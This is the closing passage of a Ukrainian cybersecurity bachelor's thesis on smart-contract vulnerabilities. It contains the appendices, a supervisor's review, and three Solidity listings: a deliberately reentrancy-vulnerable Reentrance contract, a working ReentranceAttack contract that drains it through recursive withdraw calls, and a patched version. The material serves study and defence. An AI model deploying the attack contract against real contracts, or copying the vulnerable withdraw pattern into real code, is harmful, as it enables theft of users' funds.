28. Dinh, H. T., Liu, R., Zhang, M., Chen, G., Liu, B., & Li, Z. (2018). Untangling blockchain: A data processing view of blockchain systems. IEEE Transactions on Big Data, 5(4), 379-393.

ДОДАТОК А. Відомість матеріалів кваліфікаційної роботи

№	Формат	Найменування	Кількість листів	Примітка
1	А4	Реферат	2	
2	А4	Зміст	1	
3	А4	Вступ	1	
4	А4	Розділ 1	17	
5	А4	Розділ 2	25	
6	А4	Розділ 3	8	
7	А4	Висновки	1	
8	А4	Список використаних джерел	4	
9	А4	Додаток А. Відомість кваліфікаційної роботи	1	
10	А4	Додаток Б Перелік документів на оптичному носії	1	
11	А4	Додаток В. Відгук керівника економічного розділу	1	
12	А4	Додаток Г. Відгук керівника кваліфікаційної роботи	2	
13	А4	Додаток Ґ. Лістинг коду смарт-контракту Reentrance	1	
14	А4	Додаток Д. Лістинг коду смарт-контракту ReentranceAttack	2	
15	А4	Додаток Е. Лістинг коду оновленого смарт-контракту Reentrance	2	

ДОДАТОК Б. Перелік документів на оптичному носії

1. Дінець А.Д.125-19-2.docx
2. Дінець А.Д.125-19-2.pdf
3. Дінець А.Д.125-19-2.pptx
4. Дінець А.Д.125-19-2.pdf.p7s

ДОДАТОК В. Відгук керівника економічного розділу

Відгук керівника економічного розділу

Керівник розділу _____ _____

(підпис) (ініціали,прізвище)

ДОДАТОК Г. Відгук керівника кваліфікаційної роботи

В І Д Г У К

на кваліфікаційну роботу студентки групи 125-19-2
Дінець Артема Дмитровича
на тему: «Оцінка вразливостей смарт-контрактів у блокчейн-системах**»**

Пояснювальна записка складається зі вступу, трьох розділів і висновків, викладених на 74 сторінках.

Метою кваліфікаційної роботи є підвищення рівня захищеності смарт-контрактів в блокчейн-системах.

Тема кваліфікаційної роботи безпосередньо пов'язана з об'єктом діяльності бакалавра спеціальності 125 «Кібербезпека». Для досягнення поставленої мети в кваліфікаційній роботі вирішуються наступні задачі: аналіз нормативно-правової бази у сфері забезпечення кібербезпеки; виконати аналіз існуючих методів оцінки вразливостей смарт-контрактів у блокчейн-системах та підготувати тестовий сценарій смарт-контракту для аналізу.

Практичне значення результатів кваліфікаційної роботи полягає у покращенні безпеки та надійності блокчейн-систем, а також захисту інтересів користувачів та учасників цих систем.

Оформлення пояснювальної записки до кваліфікаційної роботи виконано з незначними відхиленнями від стандартів.

За час дипломування Дінець А.Д. проявила себе фахівцем, здатним самостійно вирішувати поставлені задачі та заслуговує присвоєння кваліфікації бакалавра за спеціальністю 125 Кібербезпека, освітньо-професійна програма «Кібербезпека» .

Рівень запозичень у кваліфікаційній роботі не перевищує вимог "Положення про систему виявлення та запобігання плагіату".

Кваліфікаційна робота заслуговує оцінки «_____».

Керівник кваліфікаційної роботи

Керівник спец. розділу

ДОДАТОК Ґ Лістинг коду смарт-контракту Reentrance

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.12;

import 'openzeppelin-contracts-06/math/SafeMath.sol';
contract Reentrance {
  using SafeMath for uint256;
  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] = balances[_to].add(msg.value);
  }
  function balanceOf(address _who) public view returns (uint balance) {
    return balances[_who];
  }
  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      (bool result,) = msg.sender.call{value:_amount}("");
      if(result) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  receive() external payable {}
}
```

ДОДАТОК Д Лістинг коду смарт-контракту ReentranceAttack

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

interface IReentrance {
    function donate(address _to) external payable;
    function withdraw(uint _amount) external;
}

contract ReentranceAttack {
    address public owner;
    IReentrance targetContract;
    uint targetValue = 1000000000000000;

    constructor(address _targetAddr) public {
        targetContract = IReentrance(_targetAddr);
        owner = msg.sender;
    }

    function balance() public view returns (uint) {
        return address(this).balance;
    }

    function donateAndWithdraw() public payable {
        require(msg.value >= targetValue);
        targetContract.donate.value(msg.value)(address(this));
        targetContract.withdraw(msg.value);
```

```
    }

    function withdrawAll() public returns (bool) {
        require(msg.sender == owner, "my money!!");
        uint totalBalance = address(this).balance;
        (bool sent, ) = msg.sender.call.value(totalBalance)("");
        require(sent, "Failed to send Ether");
        return sent;
    }

    receive() external payable {
        uint targetBalance = address(targetContract).balance;
        if (targetBalance >= targetValue) {
          targetContract.withdraw(targetValue);
        }
    }
}
```

ДОДАТОК Е Лістинг коду оновленого смарт-контракту Reentrance

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import 'openzeppelin-contracts-06/math/SafeMath.sol';

contract Reentrance {
  using SafeMath for uint256;

  mapping(address => uint256) private balances;
  mapping(address => bool) private reentrancyLock;

  function donate(address _to) public payable {
    balances[_to] = balances[_to].add(msg.value);
  }

  function balanceOf(address _who) public view returns (uint256 balance) {
    return balances[_who];
  }

  function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount, "Insufficient balance");
    require(!reentrancyLock[msg.sender], "Reentrant call");

    reentrancyLock[msg.sender] = true;
    balances[msg.sender] = balances[msg.sender].sub(_amount);
```

```
    (bool result, ) = msg.sender.call{value: _amount}("");
    require(result, "Transfer failed");

    reentrancyLock[msg.sender] = false;
  }

  receive() external payable {}
}
```